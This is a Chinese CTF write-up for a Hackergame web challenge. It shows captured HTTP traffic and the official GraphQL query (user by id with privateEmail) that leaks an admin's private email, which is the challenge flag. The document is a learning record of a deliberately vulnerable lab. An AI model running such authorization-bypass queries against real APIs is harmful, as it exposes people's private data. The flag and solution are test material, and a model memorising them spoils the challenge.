
得到flag



4.图之上的信息

题目描述：
小 T 听说 GraphQL 是一种特别的 API 设计模式，也是 RESTful API 的有力竞争者，所以他写了个小网站来实验这项技术。
你能通过这个全新的接口，获取到没有公开出来的管理员的邮箱地址吗？

打开靶场看一下



登陆进去是这样一个页面

登录成功

你的笔记

用户名: guest

邮箱: guest@example.com。邮箱信息不会被公开。

退出

Flag 是 admin 的邮箱。

根据题目的描述，去查询了一下GraphQL，还是个新东西。也去了解了一下，查了一些GraphQL的漏洞，突然就看到下面这个漏洞，当时是一喜，因为题目里面就是要我去找寻邮箱，肯定是根据这个漏洞模仿出题的。因为自己对GraphQL可以说是一无所知了，所以就试了试别人给的exp，但是失败了。

GitLab Graphql邮箱信息泄露漏洞 CNVD-2021-14193 | CN ...
https://cn-sec.com/archives/284853.html
2021-3-9 · 一：漏洞描述 GitLab中存在Graphql接口 输入构造的数据时会泄露用户邮箱和用户名 二: 漏洞影响 GitLab 13.4 - 13.6.2 三: 漏洞复现 转CNVD的时候发现一个Github半公开...

GitLab Graphql邮箱信息泄露漏洞 CVE-2020-26413-Linux实 ...
https://www.linuxlz.com/aqld/2116.html
2021-4-11 · GitLab中存在Graphql接口 输入构造的数据时会泄露用户邮箱和用户名 Logo 系统/运维 云计算 大数据 监控平台 安全防护 搜索 在线 客服 原创 推荐 GitLab Graphql邮箱信息泄露漏...

我抓包的时候抓到了这个页面，可以看到我画线的地方，就是题目的重点，需要利用的地方八九不离十就是这个页面

```
GET /graphql HTTP/1.1
Host: 202.38.93.111:15001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.
3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 48
Origin: http://202.38.93.111:15001
Connection: keep-alive
Referer: http://202.38.93.111:15001/notes
Cookie:
session=.eJwlzslOwlAUgOF3uduacM8d2nObuGilAkFgUXBY
kXMnqchghxglvrtN3P3_7vth-9iG7sDyvh3CDds3nuVMS_CKC
3RkyWdCxdRYYyF48N5kFiKoSI6UlmgQbSBtkVBx9M6DI2Okap
Yv5rNjQut5LcTnZvdaDdNaJEOJlOn_vAzr2W7ps_qjvRa37Pc
PDx5RwA.YiXoUw.TKAwzYOyQnvBHXaDlNYey6XaAec

{"query":"{ notes(userId: 2) { id\ncontents }}"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.21.1
Date: Mon, 07 Mar 2022 11:58:35 GMT
Content-Type: application/json
Content-Length: 85
Connection: keep-alive
Vary: Cookie

{"data":{"notes":[{"id":2,"contents":"Flag \u662f admin
\u7684\u90ae\u7bb1\u3002"}]}}
```


我自己也尝试的去网上找一些exp来用，但是因为自己不懂Graphql的语法，最后还是没有成功。做这个中科大的题目，每次都是有一点思路，但是知识面又不能够让我自己来独立地完成，也是有够痛苦的。

这里还是借用了官方的exp，因为最近忙着各种事情，所以暂时就不去学习Graphql的语法了，等这段时间忙完了，我再抽个时间看一下Graphql的语法，把这个题目涉及到的地方全部都搞懂，这里就先简单的贴一下官方的exp。

```
{
user(id: 1) {
id
username
privateEmail
}
}
```

得到flag

```
GET /graphql HTTP/1.1
Host: 202.38.93.111:15001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.
3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 53
Origin: http://202.38.93.111:15001
Connection: keep-alive
Referer: http://202.38.93.111:15001/notes
Cookie:
session=.eJwlzslOwlAUgOF3uduacM8d2nObuGilAkFgUXBY
kXMnqchghxg1vrtN3P3_7vth-9iG7sDyvh3CDds3nuVMS_CKC
3RkyWdCxdRYYyF48N5kFiKoSI6U1mgQbSBtkVBx9M6DI2Okap
Yv5rNjQut5LcTnZvdaDdNaJEOJ1On_vAzr2W7ps_qjvRa37Pc
PDx5RwA.YiXoUw.TKAwzYOyQnvBHXaDlNYey6XaAec

{"query":"{ user(id: 1) {id username
privateEmail}}"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.21.1
Date: Mon, 07 Mar 2022 11:26:01 GMT
Content-Type: application/json
Content-Length: 122
Connection: keep-alive
Vary: Cookie

{"data":{"user":{"id":1,"username":"admin","privateEmail":"flag{dont_let_g
raphql_l3ak_data_e5dc717344@hackergame.ustc}"}}}
```


总结

中科大今年的题目我就先做到这里把，因为是个菜鸡，所以web的最后一题目前的实力就暂时不去染指了，以后有机会会再回来看的，然后其实自己本来是学二进制的，不过自己为了找工作，开始学习web方向，还要忙着准备学校的比赛，所以二进制的题目这次我也没有去做，但是这四道题目还是给了我很多新的启发，接触到了一些新的知识点，从小菜鸡到大菜鸡的路还是很漫长的，很多题目稍微有一些思路，但是自己的经验和各方面的能力不足，还是没有做出来，只能说再接再厉吧，小老弟。